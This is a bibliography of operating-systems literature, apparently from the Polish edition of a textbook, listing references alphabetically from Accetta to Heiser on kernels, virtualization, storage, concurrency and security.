ACCETTA M., BARON R., GOLUB D., RASHID R., TEVANIAN A. i YOUNG M.: *Mach: A New Kernel Foundation for UNIX Development*, Proc. USENIX Summer Conf., USENIX, 1986, s. 93 – 112.

ADAMS G.B. III, AGRAWAL D.P. i SIEGEL H.J.: *A Survey and Comparison of Fault-Tolerant Multistage Interconnection Networks*, Computer, Vol. 20, June 1987, s. 14 – 27.

ADAMS K. i AGESEN O.: *A Comparison of Software and Hardware Techniques for X86 Virtualization*, Proc. 12th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems, ACM, 2006, s. 2 – 13.

AGESEN O., MATTSON J., RUGINA R. i SHELDON J.: *Software Techniques for Avoiding Hardware Virtualization Exits*, Proc. USENIX Ann. Tech. Conf., USENIX, 2012.

AHMAD I.: *Gigantic Clusters: Where Are They and What Are They Doing?* IEEE Concurrency, Vol. 8, April – June 2000, s. 83 – 85.

AHN B.-S., SOHN S.-H., KIM S.-Y., CHA G.-I., BAEK Y.-C., JUNG S.-I. i KIM M.-J.: *Implementation and Evaluation of EXT3NS Multimedia File System*, Proc. 12th Ann. Int'l Conf. on Multimedia, ACM, 2004, s. 588 – 595.

ALBATH J., THAKUR M. i MADRIA S.: *Energy Constraint Clustering Algorithms for Wireless Sensor Networks*, J. Ad Hoc Networks, Vol. 11, November 2013, s. 2512 – 2525.

AMSDEN Z., ARAI D., HECHT D., HOLLER A. i SUBRAHMANYAM P.: *VMI: An Interface for Paravirtualization*, Proc. 2006 Linux Symp., 2006.

ANDERSON D.: *SATA Storage Technology: Serial ATA*, Mindshare, 2007.

ANDERSON R.: *Security Engineering*, 2nd ed., Hoboken, NJ: John Wiley & Sons, 2008.

ANDERSON T.E., BERSHAD B.N., LAZOWSKA E.D. i LEVY H.M.: *Scheduler Activations: Effective Kernel Support for the User-Level Management of Parallelism*, „ACM Trans. on Computer Systems”, Vol. 10, February 1992, s. 53 – 79.

ANDERSON T.E.: *The Performance of Spin Lock Alternatives for Shared-Memory Multiprocessors*, „IEEE Trans. on Parallel and Distr. Systems”, Vol. 1, January 1990, s. 6 – 16.

- ANDREWS G.R. i SCHNEIDER F.B.:** *Concepts and Notations for Concurrent Programming*, „Computing Surveys”, Vol. 15, March 1983, s. 3 – 43.
- ANDREWS G.R.:** *Concurrent Programming — Principles and Practice*, Redwood City, CA: Benjamin/Cummings, 1991.
- APPUSWAMY R., VAN MOOLENBROEK D.C. i TANENBAUM A.S.:** *Flexible, Modular File Volume Virtualization in Loris*, Proc. 27th Symp. on Mass Storage Systems and Tech., IEEE, 2011, s. 1 – 14.
- ARNAB A. i HUTCHISON A.:** *Piracy and Content Protection in the Broadband Age*, Proc. S. African Telecomm. Netw. and Appl. Conf, 2006.
- ARON M. i DRUSCHEL P.:** *Soft Timers: Efficient Microsecond Software Timer Support for Network Processing*, Proc. 17th Symp. on Operating Systems Principles, ACM, 1999, s. 223 – 246.
- ARPACI-DUSSEAU R. i ARPACI-DUSSEAU A.:** *Operating Systems: Three Easy Pieces*, Madison, WI: Arpacci-Dusseau, 2013.
- BAKER F.T.:** *Chief Programmer Team Management of Production Programming*, „IBM Systems Journal”, Vol. 1, 1972.
- BAKER M., SHAH M., ROSENTHAL D.S.H., ROUSSOPOULOS M., MANIATIS P., GIULI T.J. i BUNGALE P.:** *A Fresh Look at the Reliability of Long-Term Digital Storage*, Proc. First European Conf. on Computer Systems (EuroSys), ACM, 2006, s. 221 – 234.
- BALA K., KAASHOEK M.F. i WEIHL W.:** *Software Prefetching and Caching for Translation Lookaside Buffers*, Proc. First Symp. on Operating System Design and Implementation, USENIX, 1994, s. 243 – 254.
- BARHAM P., DRAGOVIC B., FRASER K., HAND S., HARRIS T., HO A., NEUGEBAUER R., PRATT I. i WARFIELD A.:** *Xen and the Art of Virtualization*, Proc. 19th Symp. on Operating Systems Principles, ACM, 2003, s. 164 – 177.
- BARNI M.:** *Processing Encrypted Signals: A New Frontier for Multimedia Security*, Proc. Eighth Workshop on Multimedia and Security, ACM, 2006, s. 1 – 10.
- BARNI M.:** *Processing Encrypted Signals: A New Frontier for Multimedia Security*, Proc. Eighth Workshop on Multimedia and Security, ACM, 2006, s. 1 – 10.
- BARR K., BUNGALE P., DEASY S., GYURIS V., HUNG P., NEWELL C., TUCH H. i ZOPPIS B.:** *The VMware Mobile Virtualization Platform: Is That a Hypervisor in Your Pocket?*, „ACM SIGOPS Operating Systems Rev.”, Vol. 44, December 2010, s. 124 – 135.
- BARWINSKI M., IRVINE C. i LEVIN T.:** *Empirical Study of Drive-By-Download Spyware*, Proc. Int'l Conf. on I-Warfare and Security, Academic Confs. Int'l, 2006.
- BASILLI V.R. i PERRICONE B.T.:** *Software Errors and Complexity: An Empirical Study*, „Commun. of the ACM”, Vol. 27, January 1984, s. 42 – 52.
- BAUMANN A., BARHAM P., DAGAND P., HARRIS T., ISAACS R., PETER S., ROSCOE T., SCHUPBACH A. i SINGHANIA A.:** *The Multikernel: A New OS Architecture for Scalable Multicore Systems*, Proc. 22nd Symp. on Operating Systems Principles, ACM, 2009, s. 29 – 44.
- BAYS C.:** *A Comparison of Next-Fit, First-Fit, and Best-Fit*, „Commun. of the ACM”, Vol. 191 – 192, March 1977.

- BEHAM M., VLAD M. i REISER H.:** *Intrusion Detection and Honeypots in Nested Virtualization Environments*, Proc. 43rd Conf. on Dependable Systems and Networks, IEEE, 2013, s. 1 – 6.
- BELAY A., BITTAU A., MASHTIZADEH A., TEREI D., MAZIERES D. i KOZYRAKIS C.:** *Dune: Safe User-level Access to Privileged CPU Features*, Proc. Ninth Symp. on Operating Systems Design and Implementation, USENIX, 2010, s. 335 – 348.
- BELL D. i LA PADULA L.:** *Secure Computer Systems: Mathematical Foundations and Model*, Technical Report MTR 2547 v2, Mitre Corp., November 1973.
- BEN-ARI M.:** *Principles of Concurrent and Distributed Programming*, Upper Saddle River, NJ: Prentice Hall, 2006.
- BEN-YEHUDA M., DAY M.D., DUBITZKY Z., FACTOR M., HAR'EL N., GORDON A., LIGUORI A., WASSERMAN O. i YASSOUR B.:** *The Turtles Project: Design and Implementation of Nested Virtualization*, Proc. Ninth Symp. on Operating Systems Design and Implementation, USENIX, Art. 1 – 6, 2010.
- BHEDA R.A., BEU J.G., RAILING B.P. i CONTE T.M.:** *Extrapolation Pitfalls When Evaluating Limited Endurance Memory*, Proc. 20th Int'l Symp. on Modeling, Analysis, & Simulation of Computer and Telecomm. Systems, IEEE, 2012, s. 261 – 268.
- BHEDA R.A., POOVEY J.A., BEU J.G. i CONTE T.M.:** *Energy Efficient Phase Change Memory Based Main Memory for Future High Performance Systems*, Proc. Int'l Green Computing Conf., IEEE, 2011, s. 1 – 8.
- BHOEDJANG R.A.F., RUHL T. i BAL H.E.:** *User-Level Network Interface Protocols*, „Computer”, Vol. 31, November 1998, s. 53 – 60.
- BIBA K.:** *Integrity Considerations for Secure Computer Systems*, Technical Report 76 – 371, U.S. Air Force Electronic Systems Division, 1977.
- BIRRELL A.D. i NELSON B.J.:** *Implementing Remote Procedure Calls*, „ACM Trans. on Computer Systems”, Vol. 2, February 1984, s. 39 – 59.
- BISHOP M. i FRINCKE D.A.:** *Who Owns Your Computer?* „IEEE Security and Privacy”, Vol. 4, 2006, s. 61 – 63.
- BLACKHAM B., SHI Y. i HEISER G.:** *Improving Interrupt Response Time in a Verifiable Protected Microkernel*, Proc. Seventh European Conf. on Computer Systems (EuroSys), April 2012.
- BOEHM B.:** *Software Engineering Economics*, Upper Saddle River, NJ: Prentice Hall, 1981.
- BOGDANOV A. i LEE C.H.:** *Limits of Provable Security for Homomorphic Encryption*, Proc. 33rd Int'l Cryptology Conf., Springer, 2013.
- BORN G.:** *Inside the Windows 98 Registry*, Redmond, WA: Microsoft Press, 1998⁴.
- BOTELHO F.C., SHILANE P., GARG N. i HSU W.:** *Memory Efficient Sanitization of a Deduplicated Storage System*, Proc. 11th USENIX Conf. on File and Storage Tech., USENIX, 2013, s. 81 – 94.
- BOTERO J.F. i HESSELBACH X.:** *Greener Networking in a Network Virtualization Environment*, „Computer Networks”, Vol. 57, June 2013, s. 2021 – 2039.

⁴ Polskie wydanie: *Microsoft Windows 98. Rejestr, Read Me*, 1999 — przyp. tłum.

- BOULGOURIS N.V., PLATANIOTIS K.N. i MICHELI-TZANAKOU E.:** *Biometrics: Theory Methods, and Applications*, Hoboken, NJ: John Wiley & Sons, 2010.
- BOVET D.P. i CESATI M.:** *Understanding the Linux Kernel*, Sebastopol, CA: O'Reilly & Associates, 2005.
- BOYD-WICKIZER S., CHEN H., CHEN R., MAO Y., KAASHOEK F., MORRIS R., PESTEREV A., STEIN L., WU M., DAI Y., ZHANG Y. i ZHANG Z.:** *Corey: an Operating System for Many Cores*, Proc. Eighth Symp. on Operating Systems Design and Implementation, USENIX, 2008, s. 43 – 57.
- BOYD-WICKIZER S., CLEMENTS A.T., MAO Y., PESTEREV A., KAASHOEK F.M., MORRIS R. i ZELDOVICH N.:** *An Analysis of Linux Scalability to Many Cores*, Proc. Ninth Symp. on Operating Systems Design and Implementation, USENIX, 2010.
- BRATUS S., LOCASTO M.E., PATTERSON M., SASSAMAN L., SHUBINA A.:** *From Buffer Overflows to Weird Machines and Theory of Computation*, „Login:”, USENIX, December 2011, s. 11 – 21.
- BRATUS S.:** *What Hackers Learn That the Rest of Us Don't: Notes on Hacker Curriculum*, „IEEE Security and Privacy”, Vol. 5, July – August 2007, s. 72 – 75.
- BRINCH HANSEN P.:** *The Programming Language Concurrent Pascal*, „IEEE Trans. on Software Engineering”, Vol. SE-1, June 1975, s. 199 – 207.
- BROOKS F.P. Jr.:** *No Silver Bullet — Essence and Accident in Software Engineering*, „Computer”, Vol. 20, April 1987, s. 10 – 19.
- BROOKS F.P. Jr.:** *The Mythical Man-Month: Essays on Software Engineering*, 20th Anniversary Edition, Boston: Addison-Wesley, 1995.
- BRUSCHI D., MARTIGNONI L. i MONGA M.:** *Code Normalization for Self-Mutating Malware*, „IEEE Security and Privacy”, Vol. 5, April 2007, s. 46 – 54.
- BUGNION E., DEVINE S., GOVIL K. i ROSENBLUM M.:** *Disco: Running Commodity Operating Systems on Scalable Multiprocessors*, „ACM Trans. on Computer Systems”, Vol. 15, November 1997, s. 412 – 447.
- BUGNION E., DEVINE S., ROSENBLUM M., SUGERMAN J. i WANG E.:** *Bringing Virtualization to the x86 Architecture with the Original VMware Workstation*, „ACM Trans. on Computer Systems”, Vol. 30, No. 4, November 2012, s. 12:1 – 12:51.
- BULPIN J.R. i PRATT I.A.:** *Hyperthreading-Aware Process Scheduling Heuristics*, Proc. USENIX Ann. Tech. Conf., USENIX, 2005, s. 399 – 403.
- CAI J. i STRAZDINS P.E.:** *An Accurate Prefetch Technique for Dynamic Paging Behaviour for Software Distributed Shared Memory*, Proc. 41st Int'l Conf. on Parallel Processing, IEEE, 2012, s. 209 – 218.
- CAI Y. i CHAN W.K.:** *MagicFuzzer: Scalable Deadlock Detection for Large-scale Applications*, Proc. 2012 Int'l Conf. on Software Engineering, IEEE, 2012, s. 606 – 616.
- CAMPISI P.:** *Security and Privacy in Biometrics*, New York: Springer, 2013.
- CARPENTER M., LISTON T. i SKOUDIS E.:** *Hiding Virtualization from Attackers and Malware*, „IEEE Security and Privacy”, Vol. 5, May – June 2007, s. 62 – 65.

- CARR R.W. i HENNESSY J.L.: *WSClock — A Simple and Effective Algorithm for Virtual Memory Management*, Proc. Eighth Symp. on Operating Systems Principles**, ACM, 1981, s. 87 – 95.
- CARRIERO N. i GELERNTER D.: *Linda in Context*, „Commun. of the ACM”, Vol. 32, April 1989, s. 444 – 458.**
- CARRIERO N. i GELERNTER D.: *The S/Net's Linda Kernel*, „ACM Trans. on Computer Systems”, Vol. 4, May 1986, s. 110 – 129.**
- CERF C. i NAVASKY V.: *The Experts Speak*, New York: Random House, 1984.**
- CHEN M.-S., YANG B.-Y. i CHENG C.-M.: *RAIDq: A Software-Friendly, Multiple-Parity RAID*, Proc. Fifth Workshop on Hot Topics in File and Storage Systems**, USENIX, 2013.
- CHEN S. i THAPAR M.: *A Novel Video Layout Strategy for Near-Video-on-Demand Servers*, Prof. Int'l Conf. on Multimedia Computing and Systems**, IEEE, 1997, s. 37 – 45.
- CHEN Z., XIAO N. i LIU F.: *SAC: Rethinking the Cache Replacement Policy for SSD-Based Storage Systems*, Proc. Fifth Int'l Systems and Storage Conf., ACM, Art. 13, 2012.**
- CHERVENAK A., VELLANKI V. i KURMAS Z.: *Protecting File Systems: A Survey of Backup Techniques*, Proc. 15th IEEE Symp. on Mass Storage Systems**, IEEE, 1998.
- CHIDAMBARAM V., PILLAI T.S., ARPACI-DUSSEAU A.C. i ARPACI-DUSSEAU R.H.: *Optimistic Crash Consistency*, Proc. 24th Symp. on Operating System Principles**, ACM, 2013, s. 228 – 243.
- CHILDS S. i INGRAM D.: *The Linux-SRT Integrated Multimedia Operating System: Bringing QoS to the Desktop*, Proc. Seventh IEEE Real-Time Tech. and Appl. Symp.**, IEEE, 2001, s. 135 – 141.
- CHOI S. i JUNG S.: *A Locality-Aware Home Migration for Software Distributed Shared Memory*, Proc. 2013 Conf. on Research in Adaptive and Convergent Systems**, ACM, 2013, s. 79 – 81.
- CHOW T.C.K. i ABRAHAM J.A.: *Load Balancing in Distributed Systems*, „IEEE Trans. on Software Engineering”, Vol. SE-8, July 1982, s. 401 – 412.**
- CLEMENTS A.T., KAASHOEK M.F., ZELDOVICH N., MORRIS R.T. i KOHLER E.: *The Scalable Commutativity Rule: Designing Scalable Software for Multicore Processors*, Proc. 24th Symp. on Operating Systems Principles**, ACM, 2013, s. 1 – 17.
- COFFMAN E.G., ELPHICK M.J. i SHOSHANI A.: *System Deadlocks*, „Computing Surveys”, Vol. 3, June 1971, s. 67 – 78.**
- COLP P., NANAVATI M., ZHU J., AIELLO W., COKER G., DEEGAN T., LOSCOCCO P. i WARFIELD A.: *Breaking Up Is Hard to Do: Security and Functionality in a Commodity Hypervisor*, Proc. 23rd Symp. of Operating Systems Principles**, ACM, 2011, s. 189 – 202.
- COOKE D., URBAN J. i HAMILTON S.: *UNIX and Beyond: An Interview with Ken Thompson*, „Computer”, Vol. 32, May 1999, s. 58 – 64.**
- COOPERSTEIN J.: *Writing Linux Device Drivers: A Guide with Exercises*, Seattle: CreateSpace, 2009.**
- CORBATÓ F.J. i VYSSOTSKY V.A.: *Introduction and Overview of the MULTICS System*, Proc. AFIPS Fall Joint Computer Conf.**, AFIPS, 1965, s. 185 – 196.
- CORBATÓ F.J., MERWIN-DAGGETT M. i DALEY R.C.: *An Experimental Time-Sharing System*, Proc. AFIPS Fall Joint Computer Conf.**, AFIPS, 1962, s. 335 – 344.

- CORBATÓ F.J.**: *On Building Systems That Will Fail*, „Commun. of the ACM”, Vol. 34, June 1991, s. 72 – 81.
- CORBET J., RUBINI A. i KROAH-HARTMAN G.**: *Linux Device Drivers*, Sebastopol, CA: O'Reilly & Associates, 2009.
- CORNWELL M.**: *Anatomy of a Solid-State Drive*, „ACM Queue”, Vol. 10, No. 10, 2012, s. 30 – 37.
- CORREIA M., GÓMEZ FERRO D., JUNQUEIRA F.P. i SERAFINI M.**: *Practical Hardening of Crash-Tolerant Systems*, Proc. USENIX Ann. Tech. Conf., USENIX, 2012.
- COURTOIS P.J., HEYMANS F. i PARNA S.D.L.**: *Concurrent Control with Readers and Writers*, „Commun. of the ACM”, Vol. 10, October 1971, s. 667 – 668.
- CROWLEY C.**: *Operating Systems: A Design-Oriented Approach*, Chicago: Irwin, 1997.
- CUCINOTTA T., ABENI L., PALOPOLI L. i LIPARI G.**: *A Robust Mechanism for Adaptive Scheduling of Multimedia Applications*, Trans. on Embedded Computing Systems, Vol. 10, Art. 46, November 2011.
- CUCINOTTA T., CHECCONI F., ABENI L. i PALOPOLI L.**: *Adaptive Real-time Scheduling for Legacy Multimedia Applications*, Trans. on Embedding Computing Systems, Vol. 11, Art. 86, December 2012.
- CUSUMANO M.A. i SELBY R.W.**: *How Microsoft Builds Software*, „Commun. of the ACM”, Vol. 40, June 1997, s. 53 – 61.
- DABEK F., KAASHOEK M.F., KARGET D., MORRIS R. i STOICA I.**: *Wide-Area Cooperative Storage with CFS*, Proc. 23rd Symp. of Operating Systems Principles, ACM, 2001, s. 202 – 215.
- DAI Y., QI Y., REN J., SHI Y., WANG X. i YU X.**: *A Lightweight VMM on Many Core for High Performance Computing*, Proc. Ninth Int'l Conf. on Virtual Execution Environments, ACM, 2013, s. 111 – 120.
- DALEY R.C. i DENNIS J.B.**: *Virtual Memory, Process i Sharing in MULTICS*, „Commun. of the ACM”, Vol. 11, May 1968, s. 306 – 312.
- DASHTI M., FEDOROV A., FUNSTON J., GAUD F., LACHAIZE R., LEPERS B., QUEMA V. i ROTH M.**: *Traffic Management: A Holistic Approach to Memory Placement on NUMA Systems*, Proc. 18th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems, ACM, 2013, s. 381 – 394.
- DAUGMAN J.**: *How Iris Recognition Works*, „IEEE Trans. on Circuits and Systems for Video Tech.”, Vol. 14, January 2004, s. 21 – 30.
- DAWSON-HAGGERTY S., KRIOUKOV A., TANEJA J., KARANDIKAR S., FIERRO G. i CULLER D.**: *BOSS: Building Operating System Services*, Proc. 10th Symp. on Networked Systems Design and Implementation, USENIX, 2013, s. 443 – 457.
- DAYAN N., SVENSEN M.K., BJORING M., BONNET P. i BOUGANIM L.**: *Eagle-Tree: Exploring the Design Space of SSD-based Algorithms*, Proc. VLDB Endowment, Vol. 6, August 2013, s. 1290 – 1293.
- DE BRUIJN W. i BOS H.**: *Beltway Buffers: Avoiding the OS Traffic Jam*, Proc. 27th Int'l Conf. on Computer Commun., April 2008.

- DE BRUIJN W., BOS H. i BAL H.**: *Application-Tailored I/O with Streamline*, „ACM Trans. on Computer Syst.”, Vol. 29, No. 2, May 2011, s. 1 – 33.
- DENNING D.**: *Information Warfare and Security*, Boston: Addison-Wesley, 1999.
- DENNING P.J.**: *The Working Set Model for Program Behavior*, „Commun. of the ACM”, Vol. 11, 1968a, s. 323 – 333.
- DENNING P.J.**: *Thrashing: Its Causes and Prevention*, Proc. AFIPS National Computer Conf., AFIPS, 1968b, s. 915 – 922.
- DENNING P.J.**: *Virtual Memory*, „Computing Surveys”, Vol. 2, September 1970, s. 153 – 189.
- DENNING P.J.**: *Working Sets Past and Present*, „IEEE Trans. on Software Engineering”, Vol. SE-6, January 1980, s. 64 – 84.
- DENNIS J.B. i VAN HORN E.C.**: *Programming Semantics for Multiprogrammed Computations*, „Commun. of the ACM”, Vol. 9, March 1966, s. 143 – 155.
- DIAB K., ELGAMAL T., CALAGARI K. i HEFEEDA M.**: *Storage Optimization for 3D Streaming Systems*, Proc. Fifth Multimedia Systems Conf., ACM, 2014.
- DIFFIE W. i HELLMAN M.E.**: *New Directions in Cryptography*, „IEEE Trans. on Information Theory”, Vol. IT-22, November 1976, s. 644 – 654.
- DIJKSTRA E.W.**: *Co-operating Sequential Processes, Programming Languages*, Genuys F. (Ed.), London: Academic Press, 1965.
- DIJKSTRA E.W.**: *The Structure of THE Multiprogramming System*, „Commun. of the ACM”, Vol. 11, May 1968, s. 341 – 346.
- DUBOIS M., SCHEURICH C. i BRIGGS F.A.**: *Synchronization, Coherence i Event Ordering in Multiprocessors*, „Computer”, Vol. 21, February 1988, s. 9 – 21.
- DUNN A., LEE M.Z., JANA S., KIM S., SILBERSTEIN M., XU Y., SHMATIKOV V. i WITCHEL E.**: *Eternal Sunshine of the Spotless Machine: Protecting Privacy with Ephemeral Channels*, Proc. 10th Symp. on Operating Systems Design and Implementation, USENIX, 2012, s. 61 – 75.
- DUTTA K., SINGH V.K. i VANDERMEER D.**: *Estimating Operating System Process Energy Consumption in Real Time*, Proc. Eighth Int'l Conf. on Design Science at the Intersection of Physical and Virtual Design, Springer-Verlag, 2013, s. 400 – 404.
- EAGER D.L., LAZOWSKA E.D. i ZAHORJAN J.**: *Adaptive Load Sharing in Homogeneous Distributed Systems*, „IEEE Trans. on Software Engineering”, Vol. SE-12, May 1986, s. 662 – 675.
- EDLER J., LIPKIS J. i SCHONBERG E.**: *Process Management for Highly Parallel UNIX Systems*, Proc. USENIX Workshop on UNIX and Supercomputers, USENIX, September 1988, s. 1 – 17.
- EL FERKOUESS O., SNAIKI I., MOUNAOUAR O., DAHMOUNI H., BEN ALI R., LEMIEUX Y. i OMAR C.**: *A 100Gig Network Processor Platform for Openflow*, Proc. Seventh Int'l Conf. on Network Services and Management, IFIP, 2011, s. 286 – 289.
- EL GAMAL A.**: *A Public Key Cryptosystem and Signature Scheme Based on Discrete Logarithms*, „IEEE Trans. on Information Theory”, Vol. IT-31, July 1985, s. 469 – 472.
- ELNABLY A. i WANG H.**: *Efficient QoS for Multi-Tiered Storage Systems*, Proc. Fourth USENIX Workshop on Hot Topics in Storage and File Systems, USENIX, 2012.

- ELPHINSTONE K., KLEIN G., DERRIN P., ROSCOE T. i HEISER G.:** *Towards a Practical, Verified, Kernel*, Proc. 11th Workshop on Hot Topics in Operating Systems, USENIX, 2007, s. 117 – 122.
- ENGLER D.R., CHELF B., CHOU A. i HALLEM S.:** *Checking System Rules Using System-Specific Programmer-Written Compiler Extensions*, Proc. Fourth Symp. on Operating Systems Design and Implementation, USENIX, 2000, s. 1 – 16.
- ENGLER D.R., KAASHOEK M.F. i O'TOOLE J. Jr.:** *Exokernel: An Operating System Architecture for Application-Level Resource Management*, Proc. 15th Symp. on Operating Systems Principles, ACM, 1995, s. 251 – 266.
- ERL T., PUTTINI R. i MAHMOOD Z.:** *Cloud Computing: Concepts, Technology & Architecture*, Upper Saddle River, NJ: Prentice Hall, 2013.
- EVEN S.:** *Graph Algorithms*, Potomac, MD: Computer Science Press, 1979.
- FABRY R.S.:** *Capability-Based Addressing*, „Commun. of the ACM”, Vol. 17, July 1974, s. 403 – 412.
- FANDRICH M., AIKEN M., HAWBLITZEL C., HODSON O., HUNT G., LARUS J.R. i LEVI S.:** *Language Support for Fast and Reliable Message-Based Communication in Singularity OS*, Proc. First European Conf. on Computer Systems (EuroSys), ACM, 2006, s. 177 – 190.
- FEELY M.J., MORGAN W.E., PIGHIN F.H., KARLIN A.R., LEVY H.M. i THEKKATH C.A.:** *Implementing Global Memory Management in a Workstation Cluster*, Proc. 15th Symp. on Operating Systems Principles, ACM, 1995, s. 201 – 212.
- FELTEN E.W. i HALDERMAN J.A.:** *Digital Rights Management, Spyware i Security*, „IEEE Security and Privacy”, Vol. 4, January – February 2006, s. 18 – 23.
- FETZER C. i KNAUTH T.:** *Energy-Aware Scheduling for Infrastructure Clouds*, Proc. Fourth Int'l Conf. on Cloud Computing Tech. and Science, IEEE, 2012, s. 58 – 65.
- FEUSTAL E.A.:** *The Rice Research Computer — A Tagged Architecture*, Proc. AFIPS Conf., AFIPS, 1972.
- FLINN J. i SATYANARAYANAN M.:** *Managing Battery Lifetime with Energy-Aware Adaptation*, „ACM Trans. on Computer Systems”, Vol. 22, May 2004, s. 137 – 179.
- FLORENCIO D. i HERLEY C.:** *A Large-Scale Study of Web Password Habits*, Proc. 16th Int'l Conf. on the World Wide Web, ACM, 2007, s. 657 – 666.
- FLUCKIGER F.:** *Understanding Networked Multimedia*, Upper Saddle River, NJ: Prentice Hall, 1995.
- FORD R. i ALLEN W.H.:** *How Not To Be Seen*, „IEEE Security and Privacy”, Vol. 5, January – February 2007, s. 67 – 69.
- FOTHERINGHAM J.:** *Dynamic Storage Allocation in the Atlas Including an Automatic Use of a Backing Store*, „Commun. of the ACM”, Vol. 4, October 1961, s. 435 – 436.
- FRYER D., SUN K., MAHMOOD R., CHENG T., BENJAMIN S., GOEL A. i DEMKE BROWN A.:** *ReCom: Verifying File System Consistency at Runtime*, Proc. 10th USENIX Conf. on File and Storage Tech., USENIX, 2012, s. 73 – 86.
- FUKSIS R., GREITANS M. i PUDZS M.:** *Processing of Palm Print and Blood Vessel Images for Multimodal Biometrics*, Proc. COST1011 European Conf. on Biometrics and ID Mgt., Springer-Verlag, 2011, s. 238 – 249.

- FURBER S.B., LESTER D.R., PLANA L.A., GARSIDE J.D., PAINKRAS E., TEMPLE S. i BROWN A.D.: Overview of the SpiNNaker System Architecture, „Trans. on Computers”, Vol. 62, December 2013, s. 2454 – 2467.**
- FUSCO J.: The Linux Programmer’s Toolbox**, Upper Saddle River, NJ: Prentice Hall, 2007.
- GARFINKEL T., PFAFF B., CHOW J., ROSENBLUM M. i BONEH D.: Terra: A Virtual Machine-Based Platform for Trusted Computing, Proc. 19th Symp. on Operating Systems Principles**, ACM, 2003, s. 193 – 206.
- GAROFALAKIS J. i STERGIOU E.: An Analytical Model for the Performance Evaluation of Multistage Interconnection Networks with Two Class Priorities**, Future Generation Computer Systems, Vol. 29, January 2013, s. 114 – 129.
- GEER D.: For Programmers, Multicore Chips Mean Multiple Challenges**, „Computer”, Vol. 40, September 2007, s. 17 – 19.
- GEIST R. i DANIEL S.: A Continuum of Disk Scheduling Algorithms**, „ACM Trans. on Computer Systems”, Vol. 5, February 1987, s. 77 – 92.
- GELERNTER D.: Generative Communication in Linda**, „ACM Trans. on Programming Languages and Systems”, Vol. 7, January 1985, s. 80 – 112.
- GHOSHAL D. i PLAIE B.: Provenance from Log Files: a BigData Problem**, Proc. Joint EDBT/ICDT Workshops, ACM, 2013, s. 290 – 297.
- GIFFIN D., LEVY A., STEFAN D., TEREI D., MAZIERES D.: Hails: Protecting Data Privacy in Untrusted Web Applications**, Proc. 10th Symp. on Operating Systems Design and Implementation, USENIX, 2012.
- GIUFFRIDA C., KUIJSTEN A. i TANENBAUM A.S.: Enhanced Operating System Security through Efficient and Fine-Grained Address Space Randomization**, Proc. 21st USENIX Security Symp., USENIX, 2012.
- GIUFFRIDA C., KUIJSTEN A. i TANENBAUM A.S.: Safe and Automatic Live Update for Operating Systems**, Proc. 18th Int’l Conf. on Arc h. Support for Prog. Lang. and Operating Systems, ACM, 2013, s. 279 – 292.
- GOLDBERG R.P.: Architectural Principles for Virtual Computer Systems**, Harvard University, Cambridge, MA, 1972 [praca doktorska].
- GOLLMAN D.: Computer Security**, West Sussex, UK: John Wiley & Sons, 2011.
- GONG L.: Inside Java 2 Platform Security**, Boston: Addison-Wesley, 1999.
- GONZALEZ-FEREZ P., PIERNAS J. i CORTES T.: DADS: Dynamic and Automatic Disk Scheduling**, Proc. 27th Symp. on Appl. Computing, ACM, 2012, s. 1759 – 1764.
- GORDON M.S., JAMSHIDI D.A., MAHLKE S. i MAO Z.M.: COMET: Code Offload by Migrating Execution Transparently**, Proc. 10th Symp. on Operating Systems Design and Implementation, USENIX, 2012.
- GRAHAM R.: Use of High-Level Languages for System Programming**, Project MAC Report TM-13, MIT, September 1970.
- GROPP W., LUSK E. i SKJELLUM A.: Using MPI: Portable Parallel Programming with the Message Passing Interface**, Cambridge, MA: MIT Press, 1994.

- GROSSMAN D. i SILVERMAN H.:** *Placement of Records on a Secondary Storage Device to Minimize Access Time*, „Journal of the ACM”, Vol. 20, 1973, s. 429 – 438.
- GUPTA L.:** *QoS in Interconnection of Next Generation Networks*, Proc. Fifth Int'l Conf. on Computational Intelligence and Commun. Networks, IEEE, 2013, s. 91 – 96.
- HAERTIG H., HOHMUTH M., LIEDTKE J. i SCHONBERG S.:** *The Performance of Kernel-Based Systems*, Proc. 16th Symp. on Operating Systems Principles, ACM, 1997, s. 66 – 77.
- HAFNER K. i MARKOFF J.:** *Cyberpunk*, New York: Simon and Schuster, 1991.
- HAITJEMA M.A.:** *Delivering Consistent Network Performance in Multi-Tenant Data Centers*, Washington University, 2013 [praca doktorska].
- HALDERMAN J.A i FELTEN E.W.:** *Lessons from the Sony CD DRM Episode*, Proc. 15th USENIX Security Symp., USENIX, 2006, s. 77 – 92.
- HAN S., MARSHALL S., CHUN B.-G. i RATNASAMY S.:** *MegaPipe: A New Programming Interface for Scalable Network I/O*, Proc. USENIX Ann. Tech. Conf., USENIX, 2012, s. 135 – 148.
- HAND S.M., WARFIELD A., FRASER K., KOTTSOVINOS E. i MAGENHEIMER D.:** *Are Virtual Machine Monitors Microkernels Done Right?*, Proc. 10th Workshop on Hot Topics in Operating Systems, USENIX, 2005, s. 1 – 6.
- HARNIK D., KAT R., MARGALIT O., SOTNIKOV D. i TRAEGER A.:** *To Zip or Not to Zip: Effective Resource Usage for Real-Time Compression*, Proc. 11th USENIX Conf. on File and Storage Tech., USENIX, 2013, s. 229 – 241.
- HARRISON M.A., RUZZO W.L. i ULLMAN J.D.:** *Protection in Operating Systems*, „Commun. of the ACM”, Vol. 19, August 1976, s. 461 – 471.
- HART J.M.:** *Win32 System Programming*, Boston: Addison-Wesley, 1997.
- HARTER T., DRAGGA C., VAUGHN M., ARPACI-DUSSEAU A.C. i ARPACI-DUSSEAU R.H.:** *A File Is Not a File: Understanding the I/O Behavior of Apple Desktop Applications*, „ACM Trans. on Computer Systems”, Vol. 30, Art. 10, August 2012, s. 71 – 83.
- HARTER T., DRAGGA C., VAUGHN M., ARPACI-DUSSEAU A.C. i ARPACI-DUSSEAU R.H.:** *A File Is Not a File: Understanding the I/O Behavior of Apple Desktop Applications*, „Trans. on Computer Systems”, Vol. 30, Art. 10, August 2012.
- HAUSER C., JACOBI C., THEIMER M., WELCH B. i WEISER M.:** *Using Threads in Interactive Systems: A Case Study*, Proc. 14th Symp. on Operating Systems Principles, ACM, 1993, s. 94 – 105.
- HAVENDER J.W.:** *Avoiding Deadlock in Multitasking Systems*, IBM Systems J., Vol. 7, 1968, s. 74 – 84.
- HEISER G., UHLIG V. i LEVASSEUR J.:** *Are Virtual Machine Monitors Microkernels Done Right?* „ACM SIGOPS Operating Systems Rev.”, Vol. 40, 2006, s. 95 – 99.
